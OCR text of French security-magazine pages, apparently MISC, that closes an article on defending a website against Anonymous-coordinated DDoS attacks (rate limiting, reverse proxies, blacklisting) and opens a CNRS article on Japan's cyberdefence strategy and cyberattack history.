Certes la maréchaussée n'arrêtera pas tout le monde, mais certains, tirés au hasard, seront punis pour l'exemple. Cela s'est déjà produit **[AILLE]** et se reproduira encore, même dans les pays dont la législation à l'égard des attaques de systèmes informatiques a la réputation d'être plus laxiste **[OUILLE]**. Il faut avoir conscience que ce ne sont pas forcément les *leaders* qui sont pendus.

L'autre peine plus fréquente que risque le DDoSeur, c'est de se retrouver membre actif d'un *botnet* en ayant installé un outil qui ne fait malheureusement pas que du DDoS **[DDOSBOT]**.

2 Un DDoS à la maison

Anonymous est un mouvement des plus volatiles et sans organisation établie, dans un certain sens anarchiste. Il regroupe sous sa bannière tous ceux qui le souhaitent, du *hacker* compétent, habile et inventif, au citoyen un peu intéressé par le « cybermonde » participant uniquement à un DDoS pour se venger de ne plus pouvoir télécharger sa série TV hebdomadaire. Comprendre ce collectif nécessiterait des compétences en sociologie que je n'ai pas. Nous allons donc juste nous concentrer sur l'organisation technique d'une attaque DDoS coordonnée par les Anonymous. Voyons comment cela fonctionne.

En janvier dernier, suite à la fermeture surprise du site MegaUpload par le FBI, les Anonymous ont lancé une nouvelle campagne : « l'opération MegaUpload ». La notoriété du groupe aidant, l'action a rencontré un grand succès. La société où je travaille a eu la chance^wdésagréable surprise de subir pendant une petite semaine des attaques DDoS en bonne et due forme organisées par ce mouvement. Cela nous a permis d'observer leur mode opératoire, d'appréhender les outils utilisés et de comprendre quelles étaient nos faiblesses organisationnelles ainsi que les leurs. Au final, nous avons identifié quelques bonnes recettes pour survivre

à ce genre d'attaques : oui, c'est possible d'y survivre. Je ne couvrirai ici que les attaques DDoS sur couche applicative web et plus précisément celles perpétrées grâce aux outils mis à la disposition du grand public. C'est ce qui s'est révélé le plus utilisé dans notre cas.

2.1 DDoS en pratique

Anonymous notifie habituellement ses cibles potentielles environ un mois à l'avance via les outils de communication contemporains (FaceBook, Twitter...). Le DDoS est généralement utilisé en dernier recours si aucune faille de sécurité exploitable n'a été trouvée sur le site visé. Pour « l'opération MegaUpload » de janvier dernier, le calendrier s'est trouvé bousculé. L'opération est passée directement à l'étape « représailles via DDoS » ; la notoriété du groupe Anonymous aidant, l'action a rencontré un grand succès.

Le mécanisme de sélection des cibles est rudimentaire. Dans le cadre des opérations de représailles avec DDoS, les cibles ne sont pas choisies à l'avance, mais soumises au vote des participants. Ainsi, les attaquants se retrouvent sur un *channel* d'un réseau IRC via I2P **[ANONNET]**, pour d'une part s'informer de la cible courante via le sujet du channel et d'autre part échanger sur les cibles suivantes. La cible change avec une période de quelques heures à une journée.

2.2 OverDDoSe

Pour être efficace, un DDoS nécessite de nombreux clients. L'utilisation de botnets par Anonymous pour ce genre d'action est encore assez rare, le spam ou le vol de CB étant probablement bien plus lucratif. Dans le cadre des opérations Anonymous, le gros des troupes est constitué de volontaires ; cette masse tenant lieu et place d'un botnet. Heureusement pour nous, la majorité de ces participants ne sont pas (veuillez m'excuser, messieurs dames...) de fidèles lecteurs de *MISC*. Cettre troupe est constituée de nombreux amateurs avec peu de compétences, mais elle constitue cependant de la chair à canon fort utile. Afin de guider les débutants, une documentation est proposée, indiquant comment participer à l'attaque **[HOWTO]**. Ces documents présentent plusieurs outils de DDoS pour la plupart compatibles Windows. Ils recommandent aussi l'emploi de solutions VPN afin de masquer son adresse IP et rester ainsi anonymes lors de l'attaque. Malgré les mises en garde sur l'inefficacité de la méthode, certains n'hésiteront pas à passer via TOR pour un résultat ayant somme toute des performances affligeantes. D'autres, en revanche, ne sont même pas cachés.

L'attaque est bête et méchante, sans aucun repérage. Nous n'avons subi aucune tentative visant à exploiter des failles web récentes telles que l'attaque sur les collisions de *hash* ou sur l'en-tête *HTTP range*. Un grand nombre s'est même contenté de s'acharner sur des pages dont les codes de retour étaient 404 ou 302, évitant ainsi de juteuses pages HTML ou des CGI poussifs. Dans le même temps, sur IRC, les attaquants testent frénétiquement si votre site répond encore via des services comme DownforMe.org, www.downforeveryoneorjustme.com, etc. On peut lire dans la presse des annonces d'attaques ayant réuni entre 5000 à 60000 attaquants. Ces chiffres sont très volatiles, certains d'une ampleur grotesque digne d'un datacentre Google (300.000 Hits/sec) **[REALLY]**. Pour notre part, à partir de l'analyse a posteriori des logs, nous évaluons le nombre à 3000 attaquants : rien à voir avec l'attaque Corée/Usa **[KORUSA]**. Il est impossible de savoir si c'est l'attaquant qui gonfle ces chiffres ou tout simplement l'attaqué pour ne pas avouer ses faiblesses. Si l'on en croit l'étude de la société Radware **[REALDOS]**, la majorité des DDoS ne sont pas d'une ampleur phénoménale. Dans notre cas, et malgré la croyance populaire, ce n'est pas la bande passante qui a fait le plus défaut, le nombre de requêtes ayant triplé, ce sont les ressources des serveurs web qui on clairement été notre point faible.

3 Se préparer à faire le DDoS rond

Comment détecter et se protéger préventivement des outils les plus connus et largement utilisés ? C'est ce que nous verrons en détail dans *MISC* n°65. Mais détecter ces outils n'est pas une solution ultime. Ces outils vont inexorablement évoluer et s'affranchiront de leurs particularités. Tôt ou tard, ils seront indissociables d'une requête légitime et passeront au travers de votre filet. Gardons en tête : « Ce n'est pas en les bloquant qu'on les arrêtera © ».

L'idée est de pouvoir détecter rapidement un DDoS en se basant uniquement sur la fréquence et l'insistance des requêtes, ce pour bloquer tout nouveau outil ou botnet. Il conviendra ensuite d'avoir un plan de contre-attaque. Pouvoir être réactif le jour de l'attaque est nécessaire. Si votre accès internet est une petite liaison louée en dessous de 100Mbits/sec, je pense qu'il n'y a rien à espérer, résignez vous ! Un amas de Syn gonflé par Hping suffira seul à l'occire. Des solutions payantes anti-DDoS telles que celles proposées par Cisco, Riorey, Verisign, etc., peuvent convenir. Ces solutions seront mises en œuvre en amont de votre accès. Votre prestataire s'occupera de filtrer la lie des bonnes requêtes et vous fournira un service redondant. Le marché semble être très florissant car le nombre de sociétés proposant ces services est impressionnant. N'ayant jamais testé ces solutions, je ne peux en dire ni du bien ni du mal.

Dans la gamme des produits payants, on justifie souvent l'utilisation d'un service CDN (*Content Delivery Network*) afin de contenir une attaque DDoS. Je suis personnellement sceptique sur ce point. L'utilité d'un CDN en cas d'attaque DDoS est discutable. Cela peut certes s'avérer a priori utile pour soulager vos serveurs

des requêtes légitimes, mais ne servira pas à soulager les requêtes issues du DDoS. Les outils d'attaque ne s'occupent pas de télécharger les images et CSS. Attention que cela ne soit pas la source d'une amplification de ladite attaque **[PANCDN]** ou pire **[REPANCDN]**. Les véritables pages dynamiques du site web peuvent très bien être prises directement pour cible rendant alors votre CDN inutile.

3.1 Si le débit de votre lien peut supporter l'attaque... espoir !

Voici quelques conseils pour se préparer efficacement.

Pouvez-vous agir ? Les mesures que vous mettrez en place pour contrecarrer un DDoS incluent souvent des effets de bord. Avant tout, il vous faudra obtenir le droit d'agir en toute liberté et en toute connaissance de cause de la part de votre management.

Séparez vos applications business de votre site web public ! Jamais Anonymous ne s'est vanté d'avoir fait tomber un sombre service XML, même si c'est avec celui-ci que votre entreprise fait ses affaires. Ce qui est le but de l'attaque DDoS, c'est de prouver que votre site web est inaccessible. Seule l'image, la partie publique et visible de l'entreprise, est la cible.

Définissez vos priorités ! C'est souvent le flux généré par le DDoS additionné à votre flux opérationnel qui aura raison de votre service. Il n'est pas concevable que lors d'un DDoS, les pages émises par votre serveur web aient la même priorité que la mise à jour de photos de vacances de vos collègues sur FaceBook. Mettez en place une politique de QOS pour vos flux sortants priorisant vos serveurs web et les ACK TCP. Les services asynchrones comme le mail peuvent aussi attendre la fin du DDoS.

Définissez vos limites ! Connaissez-vous les valeurs « normales » de charge de votre service en nombre de sessions TCP et Hits/s ? Si ce n'est pas le cas, il est temps de connaître la charge opérationnelle nominale et les limites de votre infrastructure. Pour analyser la bande passante instantanée pendant l'attaque, de nombreuses solutions existent. Encore faut-il les implémenter avant le DDoS, car durant l'attaque, c'est trop tard. Ne doutons pas que la direction informatique donnera son plein accord pour votre second DDoS. Pour observer et calculer la bande passante, on peut activer le protocole netflow sur le routeur Internet et importer ces informations pour analyse dans un logiciel propriétaire ou libre comme **[NTOP]**. Un vénérable **[IPTRAF]** sur un port Span fait aussi l'affaire. Si vous disposez d'un IDS, il peut aussi vous rendre ce précieux service.

Préparez la lutte ! Différentes solutions peuvent vous permettre de tenir une charge plus importante. Un merveilleux outil à mettre en place pour combattre un DDoS est un *reverse proxy*. Celui-ci placé en amont de vos serveurs soulagera ceux-ci de deux façons : d'une part en en agrégeant les connexions TCP, d'autre part en cachant des objets au niveau HTTP. En plus de cela, il évitera à vos *backends* toutes requêtes syntaxiquement invalides et vous permettra d'implémenter facilement du filtrage applicatif. Si votre service web est constitué de plusieurs serveurs, refusez systématiquement toute requête dont le *host* demandé est une adresse IP. Cela compliquera les attaques ciblées par host.

En cas d'attaque, la limitation du nombre maximum de sessions TCP et du nombre d'ouvertures de sessions TCP/s par adresse IP est une solution drastique, mais qui a fait ses preuves. De nombreux *firewalls* commerciaux permettent cela, iptables aussi. **[RAT_IPTAB]**

```
# limite à 25 nouvelles connections/sec le port 80
iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/second
--limit-burst 50 -j ACCEPT
```

L'idéal étant, en cas de détection, de bannir automatiquement le « méchant » utilisateur détecté. Si vous n'avez pas d'IPS en place, sachez qu'un modeste **modsecure** et **fail2ban** est capable de tenir une charge étonnante. Même si vous n'activez systématiquement pas toutes ces mesures, assurez-vous de savoir les mettre en place et d'avoir déjà testé leur effets.

Pourquoi ne pas conserver de la ressource en sous-marin ? Au prix d'un *webhosting* de nos jours, pourquoi ne pas avoir une poignée de réplicats statiques de votre site web ? Activés simplement via DNS (pour peu que votre TTL soit raisonnable et que la ligne ainsi que vos serveurs DNS ne soient pas ciblés), ils permettront de diviser l'attaque et de faire bénéficier les clients légitimes d'accès de secours, évitant ainsi un arrêt total de votre service.

Être réactif ! Pouvez-vous répondre aux questions suivantes, pendant un DDoS, rapidement, l'idéal étant de pouvoir répondre sans se connecter sur un des équipements impactés, ni les firewalls, ni vos serveurs web.

- Quels sont les clients utilisant le plus de bande passante de ma connexion ?
- Quels sont les clients faisant le plus de Hits/Sec sur le site web ?
- Puis-je capturer le flux qui m'assaille ?
- Quelles sont les requêtes effectuées ?
- Ai-je le droit d'agir ? Puis-je bloquer sans que mon management débarque ?

Si vous pouvez répondre à ces questions, vous êtes prêt.

3.2 Avoir des yeux dans le DDoS

Pendant le DDoS, l'idée est de jouer la montre : nous avons constaté que le DDoSeur se lasse somme toute assez vite quand il ne semble arriver à rien, et change de cible. Que faire pour tenir ?

Regardez : Si c'est Anonymous qui vous attaque, rendez-vous sur IRC afin de suivre en direct votre châtiment. Au pire, voir certains de ces hackers amateurs passer plus de 30 minutes à déterminer vos adresses IP avec nslookup, débattre du « meilleur langage » sera un petit rayon de joie dans cette longue journée. Au mieux, vous aurez accès aux dernières « stratégies » et configurations d'attaque.

Bricolez : L'attaque est lancée sans discernement et principalement vers la page d'accueil ? Bricolez !!! N'hésitez pas à renommer celle-ci et à la remplacer par une redirection vers cette dernière. Ces outils ne suivant pas les redirections, ce simple bricolage réduira drastiquement la bande passante nécessaire et la charge de votre serveur.

Blacklistez ! Chez nous, de nombreux Anonymes prudents sont passés par leur abonnement VPN. Citons en exemple quelques vendeurs de VPN Anonymes Vpntunnel.se, IPredator, cyberghostvpn.com, ... Un bannissement systématique des plages VPN détectées limitera l'impact du DDoS. Bannir les nœuds de sortie TOR permet également de bloquer quelques outils d'attaque.

Appel : Si des messieurs dames d'un CERT quelconque avec un petit budget pouvaient maintenir une liste de plages IP de VPN anonymisants, d'avance merci !!

Throttlez ! Vos systèmes commencent à souffrir, activez le *throttling* des requêtes et de sessions tel que vous l'aurez préalablement testé et préparé.

4 Suspendons le DDoSsier

On pense souvent qu'il n'est pas possible de survivre à un DDoS. C'est effectivement le cas si on ne dispose d'aucune préparation. C'est déjà beaucoup plus difficile si les protections et les processus sont en place. Fort heureusement, la main d'œuvre n'est pas des plus qualifiées. Bientôt, nous verrons que leurs outils sont encore immatures. Mais cela est une toute autre histoire que nous découvrirons et décortiquerons uniquement dans le prochain numéro de *MISC*. D'ici là, pour supporter cette longue et pénible attente, préparez-vous ! ■

▪ REMERCIEMENTS

Je remercie le breton, Sarah et cougar pour leur relecture courageuse..

▪ RÉFÉRENCES

[AILLE] http://www.paperblog.fr/4693260/fbi-vs-anonymous-le-cyberterroriste-a-13-ans

[OUILLE] http://www.theregister.co.uk/2011/06/13/turkey_anonymous_ddos_crackdown

[DDOSBOT] http://www.informationweek.com/news/security/attacks/232602010

[ANONNET] http://search.mibbit.com/channels/AnonOps

[REALLY] http://signal-monitoring.blogspot.fr/2012/01/attaque-ddos-contre-le-parlement.html

[KORUSA] http://www.phrack.org/issues.html?issue=68&id=19&mode=txt

[REALDOS] http://blog.radware.com/security/2012/02/ddos-attacks-myths/

[PANCDN] http://blogs.orange-business.com/securite/2011/03/amplification-dattaques-ddos-via-un-cdn.html

[REPANCDN] http://blog.radware.com/security/2012/01/cdn-networks-as-a-weapon-for-ddos/


[NTOP] http://www.ntop.org/

[IPTRAF] http://iptraf.seul.org/

[RAT_IPTAB] http://www.josefassad.com/iptables_rate_limit_module

JAPON : STRATÉGIES DE CYBERDÉFENSE

Daniel Ventre – CNRS – daniel.ventre@gern-cnrs.com



mots-clés : *JAPON / CYBERATTAQUE / CYBERSÉCURITÉ / CYBERDÉFENSE / CYBERGUERRE / STRATÉGIE*

La définition de stratégies de cyberdéfense est un phénomène relativement récent dans de nombreux pays. Les cyberattaques contre l'Estonie en 2007 ont certainement facilité cette prise de conscience. Le Japon qui fait figure de pays high-tech depuis plusieurs décennies aura quant à lui dû attendre l'accession au pouvoir d'un nouveau parti politique (le DPJ – Democratic Party of Japan), en août 2009, pour qu'une nouvelle stratégie de défense soit formulée dès 2010, marquée notamment par l'introduction de la notion de cyberdéfense. Cette stratégie est fortement contrainte par l'environnement géopolitique immédiat du pays. Montée en puissance des capacités militaires chinoises, menaces de la Corée du Nord, affaiblissement de la puissance américaine dans la région Asie-Pacifique, mais aussi atteintes touchant les grandes entreprises du pays, et enjeux commerciaux avec le géant chinois, sont autant de défis avec lesquels le Japon doit composer. Dans cet article, nous revenons tout d'abord sur les caractéristiques du cyberespace japonais, lequel constitue l'un des objets centraux de la nouvelle politique de défense (§I), puis examinons le nouveau corpus stratégique de la cyberdéfense (§II), tout particulièrement la manière dont celui-ci prend en compte les concepts de cyberespace, cyberattaques, cyberdéfense et cyberguerre.

1 Le cyberespace japonais

L'ancêtre de l'Internet est apparu au Japon au milieu des années 1980, dans le réseau expérimental JUNET qui reliait initialement trois universités de Tokyo à USENET, aux États-Unis **[1]** . Le développement d'Internet au Japon n'est pas lié au monde militaire. Le Japon, pays qui fit rêver les auteurs de science fiction (c'est au Japon que se déroule une partie de l'action du célèbre roman de W. Gibson, Neuromancer, publié en 1984 **[2]**), n'est pourtant pas l'un des plus dynamiques dans le développement initial de cette technologie. L'introduction du Net dans la société s'est faite de manière relativement lente : en 1999, seulement 25 % des Japonais disposent d'un ordinateur personnel ; 20 % de la population a accès à un Internet à faible débit et cher **[3]**. En 2003, la situation a déjà évolué rapidement puisque 40 % de la population accède à un Internet haut débit. Ceci s'explique par la mise en concurrence de l'opérateur NTT. Aujourd'hui, le Japon dispose des connexions internet les plus rapides, bénéficiant d'infrastructures fibre optique ou réseaux cuivre plus récentes que dans d'autres pays, notamment aux États-Unis. En 2011, la population japonaise compte 126 millions d'individus dont 101 millions utilisant l'internet (soit un taux de pénétration de l'Internet de 80 %). Le Japon est ainsi, avec la Corée du Sud (taux de pénétration de l'Internet égal à 82,7 % en 2011), Singapour (77 %), Taiwan (70 %) et Hong Kong (67 %), l'un des pays les plus ouverts à l'Internet du monde asiatique. Avec 200 147 823 adresses IP recensées au début de l'année 2012 **[4]**, le Japon est au 4° rang mondial, derrière les États-Unis, la Chine et le Royaume-Uni, sur un total de 246 pays

AUTOUR DE L'ARTICLE...

« CYBER CONFLICT. COMPETING NATIONAL PERSPECTIVES »

L'ouvrage « Cyber Conflict. Competing National Perspectives », publié aux éditions Wiley-ISTE, est un travail collectif, placé sous la direction de Daniel Ventre. Il traite de cybersécurité, cyberdéfense, cyberconflit, cyberguerre et guerre de l'information. 9 chapitres structurent l'ouvrage de 352 pages, qui proposent de ces concepts les approches canadienne, cubaine, française, grecque, italienne, japonaise, singapourienne, slovène et sud-africaine.

Tous les États connectés sont aujourd'hui confrontés à des menaces et des défis similaires, mais il est coutume de penser la cyberdéfense et les concepts associés par référence aux comportements des acteurs dominant le sujet sur la scène internationale, à savoir les États-Unis et la Chine. Cet ouvrage ambitionne d'ouvrir des perspectives nouvelles, d'essayer de comprendre ce qui se passe ailleurs en tentant d'échapper à une vision bipolaire du monde, sans doute trop réductrice.

Les concepts y sont analysés sous plusieurs angles : approche conceptuelle, théorique, historique, opérationnelle, stratégique, multidisciplinaire, comparative internationale. Cette méthode a permis d'observer l'impact de la cyberdéfense dans les trajectoires des politiques de défense ; de souligner l'importance de la prise en compte de l'environnement géopolitique des États dans leurs choix stratégiques en matière de cyberdéfense.

Ont contribué à cet ouvrage :

- **Hugo Loiseau et Lina Lemay (Université de Sherbrooke, Canada), qui signent le chapitre sur la politique de cybersécurité canadienne.**
- **Joseph Fitsanakis (King College, Tennessee, États-Unis), auteur du chapitre sur les opérations d'information et la cyberguerre en Grèce.**
- **Stefania Ducci (Université de Rome, Italie), auteur du chapitre sur la stratégie de cyberdéfense et cybersécurité italienne.**
- **Alan Chong (RSIS – Rajaratnam School of International Studies, Singapour), qui traite de la guerre de l'information à Singapour.**
- **Gorazd Praprotnik, Itzok Podbregar, Igor Bernik, Bojan Tičar, (Université de Maribor, Slovénie), co-auteurs du chapitre sur la vision slovène de la cyberguerre.**
- **Daniel Ventre (CNRS) pour la rédaction de l'introduction et de la conclusion, ainsi que des chapitres traitant des approches cubaine, française et japonaise du cyberconflit.**

(soit 5,7 % du total mondial). Le domaine .jp est utilisé par 2,1 % des sites dans le monde, soit encore davantage que le .cn qui ne totaliserait pour l'heure que 1,6 % **[5]**.

Le taux de pénétration de la téléphonie mobile était de 95 % en 2010 (64 % en Chine ; 105 % en Corée du Sud ; 119 % à Taiwan ; 145 % à Singapour ; 195 % à Hong Kong) **[6]**, soit à peine mieux que la moyenne mondiale qui est de 90 %.

En juillet 2010, la société SecureWorks publiait une étude désignant les pays les plus vulnérables aux cyberattaques **[7]**. Il ressortait de cette étude (qui classe 16 pays) que le Japon serait moins menacé que la moyenne : 214 tentatives de cyberattaques pour 1000 machines (21,4 %) ; quand la moyenne est de 62,54 %.

Les cyberattaques récentes et médiatisées rappellent toutefois que le Japon, pour bien des raisons, est une cible de premier choix pour les cyber-agresseurs du monde entier : il est un pays de hautes technologies (ses ordinateurs renferment donc des secrets technologiques, scientifiques et industriels de premier plan) ; il est une puissance économique mondiale (altérer son cyberespace, c'est perturber le fonctionnement de cette puissance) ; il est l'allié des États-Unis (qui sont eux-mêmes la principale cible des attaques dans le monde) ; ses réseaux ne sont sans doute pas mieux protégés que ceux des autres nations ; il compte des adversaires économiques et politiques qui peuvent recourir au cyberespace pour exercer sur lui une pression constante (Chine, Corée du Nord, concurrents économiques, ...).

Au cours de la décennie 2000-2010, les grandes entreprises, les agences du gouvernement, ont subi de multiples attaques et incidents de sécurité (pertes, vols de données sensibles) : en 2006, NTT et KDDI perdaient les données de près de 6 millions de clients ; en 2006 des informations confidentielles sont volées sur l'ordinateur d'un officier en charge des communications sur le destroyer Asayuki et diffusées sur des plates-formes de P2P ; des données confidentielles (mots de passe permettant d'accéder à des zones sécurisées) sont dérobées via Internet sur la machine d'un sous-traitant (Mitsui) de la base aérienne de Misawa (qui abrite une base du réseau Echelon) ; en 2007, un salarié de l'entreprise Dai Nippon Printing vole les données de 43 sociétés clientes de l'entreprise ; en 2007, la presse révèle que des données d'enquêtes de police de la préfecture d'Aichi ont été volées deux ans plus tôt sur l'ordinateur d'un policier ; le même type d'incident survient dans les services de la police de Tokyo en 2007, un policier se faisant voler sur sa machine les noms et adresses de membres du clan yakuza Yamaguchi-gumi et les données nominatives de 12000 personnes impliquées dans des enquêtes criminelles **[8]**.

Au cours de l'année 2010, des cyberattaques ont touché la société Sony, se soldant par le vol des données personnelles de 77 millions d'utilisateurs du PlayStation Network et de 25 millions d'utilisateurs de son PC Network.

En septembre 2011, deux groupes industriels du secteur de la défense ont déclaré avoir été victimes de cyberattaques d'origine non identifiée (officiellement du moins). Il s'agit de :

- la compagnie Mitsubishi Heavy Industries, qui est le constructeur des mirages F-15 et F-16, des systèmes de missiles air-air AIM-7 Sparrow, des systèmes antimissiles Patriot. La société est le premier contractant du Ministère de la Défense japonais, absorbant ¼ des dépenses de celui-ci **[9]**.

- la société IHI, producteur de pièces de moteurs pour les avions de combat, et de structures de confinement pour les réacteurs nucléaires

Le Ministère de la Défense a ouvert une enquête, s'estimant en droit de demander une lourde sanction et l'annulation de contrats aux entreprises touchées, pour défaut de sécurité. Mitsubishi avait déjà été victime d'incidents similaires en 2003 et 2006 lorsque des informations concernant des avions de chasse et des réacteurs de centrales nucléaires avaient été piratées. L'enquête du Ministère de la Défense démontre que 83 ordinateurs et serveurs de l'entreprise localisés sur 11 sites ont été infectés par 50 virus différents. Comme c'est d'ordinaire le cas, l'entreprise a tout d'abord nié la perte d'informations confidentielles **[10]** ; puis, sous la pression des autorités et de l'enquête, elle dut reconnaître que des informations sensibles ont probablement été touchées, en particulier des informations concernant des développements d'avions de chasse, hélicoptères, centrales nucléaires, systèmes antisismiques **[11]**. Le Ministère de la Défense fait obligation à ses contractants de l'informer sans délais des incidents qu'ils subissent (vols, pertes de données sensibles entre autres). Mais il semblerait que ce soit par le biais de la presse locale que le Ministère ait appris l'incident, et non directement de son contractant **[12]**.

Les entreprises liées à la défense sont des cibles majeures, mais on compte également au nombre des victimes des systèmes des ministères, agences de l'État, institutions officielles, politiques. Plusieurs attaques contre les ministères sont révélées **[13]**. Ont été touchés les sites de la National Personnel Authority, du Cabinet Office, un service de diffusion de vidéos du gouvernement. Début novembre 2011, la presse révèle que le Parlement japonais (plus précisément la Chambre Haute) a subi des cyberattaques à partir de serveurs localisés en Chine. L'attaque est du même type que celle qui a touché la Chambre Basse la semaine précédente. De nombreux emails infectés circulent au sein de cette institution. Durant les mois précédents, de nombreux postes diplomatiques japonais dans le monde ont fait l'objet de cyberattaques. Selon la police, il semblerait qu'un appel ait été lancé en Chine pour attaquer des sites japonais, à l'occasion du 80ème anniversaire des incidents de Mandchourie, en 1931 (invasion de la Chine par le Japon).

Ainsi, les auteurs des attaques peuvent-ils aussi bien être des hacktivistes mus par des idées nationalistes, par un sentiment antijaponais ; des *hackers* en quête d'informations monnayables ; ou des acteurs étatiques (renseignement). Des indices et soupçons orientent les regards vers la Chine, sans que des preuves ne soient jamais divulguées de l'implication de l'État dans ces actions. L'industrie de défense est une cible de choix. Il n'est guère possible de savoir si les agresseurs visent spécifiquement le Japon au travers de ces opérations, ou s'ils visent toutes les industries de l'armement dans le monde ; si l'objectif est la déstabilisation des relations nippo-américaines ou plus largement les intérêts américains dans le monde au travers de ses partenaires industriels. Les effets sont multiples.

En juillet 2011, des attaques contre Toshiba touchent les informations de 7500 clients. Dans la nuit du 10 au 11 juillet 2011, le site de la Japan's National Police Agency est soumis à une attaque DDoS provenant de Chine **[14]**.

Le 9 novembre 2011, les serveurs de la société Fujitsu Ltd connectés à un réseau de plus de 200 institutions gouvernementales régionales au Honshu et à Kyushu ont été victimes de cyberattaques. Les services administratifs en ligne ont été paralysés, victimes d'attaques DDoS. La plupart des adresses IP utilisées dans l'attaque étaient japonaises.

En janvier 2012, l'agence spatiale japonaise fut attaquée **[15]**. Des données relatives à la station internationale étaient visées. Les attaques renvoyaient des données vers des serveurs localisés en Chine.

Si la chronologie des incidents de sécurité dans le cyberespace japonais est riche en événements, ce n'est pourtant qu'en décembre 2010 que le gouvernement fait de la création et de la diffusion de virus un délit sanctionné de peines de prison (3 ans de prison, 500 000 Yens d'amende). Le gouvernement a mis en place des structures dont la mission est de travailler à la sécurisation des systèmes d'information de l'État **[16]** mais l'introduction de la dimension « cyberdéfense » dans la politique de défense est récente, même si, évidemment, les SDF ont précédemment intégré les concepts et outils de la « guerre de l'information » (information warfare), de la NCW (*Network Centric Warfare*), dans leur stratégie **[17]**.

2 Le nouveau corpus stratégique de la cyberdéfense

L'un des caractères novateurs de la politique de défense du nouveau parti au pouvoir depuis 2009 se traduit dans l'introduction de la dimension spécifique qu'est la cyberdéfense. À partir de 2010, le cyberespace comme nouvelle problématique est introduit dans les réflexions stratégiques. La nouvelle politique de défense est formalisée au travers de plusieurs textes :

- *Information Security Strategy for Protecting the Nation* (publié le 11 mai 2010) **[18]**.

- *Japan's Visions for Future Security and Defense Capabilities in the New Era: toward a peace-creating*

nation **[19]**, publié le 27 août 2010 par le Nouveau Conseil de Sécurité (*New Council on Security and Defense*) dirigé par Shigetaka Sato, CEO de Keihan Electric Railway.

- *National Defense Program Guideline for FY 2011 and Beyond* – NDPG 2011 **[20]** publié le 17 décembre 2010.
- *Mid-Term Defense Program* (FY 2011-2015) **[21]** publié le 17 décembre 2010, reprend les termes et grandes lignes du programme défini dans le *National Defense Program Guideline for FY 2011*, également validé le 17 décembre 2010.
- *Defense of Japan 2010 (Annual White Paper)* **[22]**. Les versions successives des années précédentes du Livre Blanc de la Défense ne traitent pas du cyberespace, de la cybersécurité/cyberdéfense, de la cyberguerre. Ce n'est qu'en 2010 qu'y apparaît la problématique de la cyberguerre, traitée encore brièvement dans le chapitre intitulé « Trends concerning cyberwarfare capabilities » (Partie I, chapitre I, section 3). La question cybernétique apparaît au troisième rang des priorités, après les armes de destruction massive et le terrorisme.
- *Defense of Japan 2011 (Annual White Paper)* **[23]**. C'est dans cette publication que le cyberespace trouve enfin pleinement sa place, considéré comme une priorité, avant les questions des armes de destruction massive, du terrorisme international et des conflits régionaux. Le Livre Blanc s'ouvre directement sur les considérations relatives au cyberespace : dans la première partie intitulée « Security Environment Surrounding Japan », s'inscrit la section 1 « Trends Concerning Cyberspace » du chapitre premier « Issues in the International Community ».

Les axes majeurs de la stratégie de défense japonaise, inscrits dans le Livre Blanc et le *Mid-Term Program Defense*, sont au nombre de trois : développer des moyens de dissuasion (dissuader tout agresseur de vouloir lancer une attaque contre le territoire japonais) ; renforcer la sécurité dans la région Asie-Pacifique (dilemme de sécurité) ; contribuer à la sécurité internationale (en préservant l'alliance avec les États-Unis). Le cyberespace, sa sécurité et son utilisation dans un cadre militaire, doivent servir ces trois objectifs. On retrouve le cyberespace à chacun des trois niveaux : les moyens d'observation satellitaire, les réseaux de télécommunication, la vitesse de transmission des données et la qualité de leur traitement, doivent conforter les capacités d'ISR **[24]** du Japon ; la sécurité dans la région est mise en danger par les cyberattaques qui perturbent le cyberespace japonais, coréen, chinois, ainsi que par la nature agressive de la Chine à qui les attaques sont souvent attribuées ; la sécurisation du cyberespace japonais doit contribuer à la sécurité du cyberespace dans son ensemble, un élément faible étant source de menaces pour les autres en la matière.

La stratégie de sécurité et de défense est techno-centrée : plus d'investissements sont consentis dans le développement de nouveaux sous-marins, dans des capacités d'ISR (satellites, moyens de communication, traitement de données) ; il est demandé d'intégrer les résultats de la recherche et de la technologie, et parallèlement il est question de réduction des coûts, notamment en personnels.

2.1 Le cyberespace

L'« Information Security Strategy for Protecting the Nation » définit le cyberespace comme un « Virtual space on the Internet or other computer systems where information is exchanged using ICT ».

Il est surtout le lieu de nouveaux défis, un « bien public international » (au même titre que la mer et l'espace extra-atmosphérique) dont il faut pouvoir assurer l'utilisation stable (le libre accès).

Le NDPG 2011 s'inquiète également de la menace qui pèse sur l'accessibilité au cyberespace : « les risques concernant le maintien de l'accès aux mers, à l'espace extra-atmosphérique et au cyberespace ont émergé en tant que nouveaux défis ».

La première partie du Livre Blanc de 2011 intitulée « Cyberespace et sécurité » rappelle une fois de plus la dépendance des sociétés au cyberespace. Les réseaux

	ISSPN 2010 [25]	JVFS 2010 [26]	DoJ 2010 [27]	DoJ 2011	NDPG 2011 [28]	MTDF 2011 [29]
Cyberespace	X	X	X	X	X	X
Cyberattaque	X	X	X	X	X	X
Cybersécurité	X	-	X	X	-	-
Cyberdéfense	X	X	X	X	-	-
Cyberguerre	-	-	X	X	-	-
Cybercrime	X	-	-	-	-	-
Cyberstratégie	-	-	-	X	-	-
Cyber-protection	-	-	-	X	-	-
Cyber-opération	-	-	-	X	-	-
Guerre de l'information	-	-	-	X	-	-

Tableau : Utilisation des concepts dans les documents de politique de défense, stratégie et doctrine militaire publiés depuis 2010

d'information et de communication font désormais partie de notre quotidien et les cyberattaques qui touchent les infrastructures essentielles au fonctionnement de la société constituent une menace sérieuse, d'autant qu'elles semblent être chaque jour plus complexes et sophistiquées. Pour l'armée, les réseaux sont la clé de voûte du fonctionnement des C2, des unités opérationnelles, que les cyberattaques, modalité d'une stratégie asymétrique, sont en mesure de perturber et mettre en péril.

Il n'y a rien qui paraisse véritablement original dans cette approche japonaise du cyberespace, laquelle s'inscrit dans la ligne de pensée occidentale (un bien commun dont il faut assurer le libre accès, dépendance de la société et menaces sur les infrastructures vitales).

2.2 Les cyberattaques

Les cyberattaques ont 4 caractéristiques : elles sont non létales ; elles peuvent infliger des dommages importants ; elles peuvent frapper en n'importe quel lieu et à tout instant ; il est difficile d'identifier les agresseurs **[30]**.

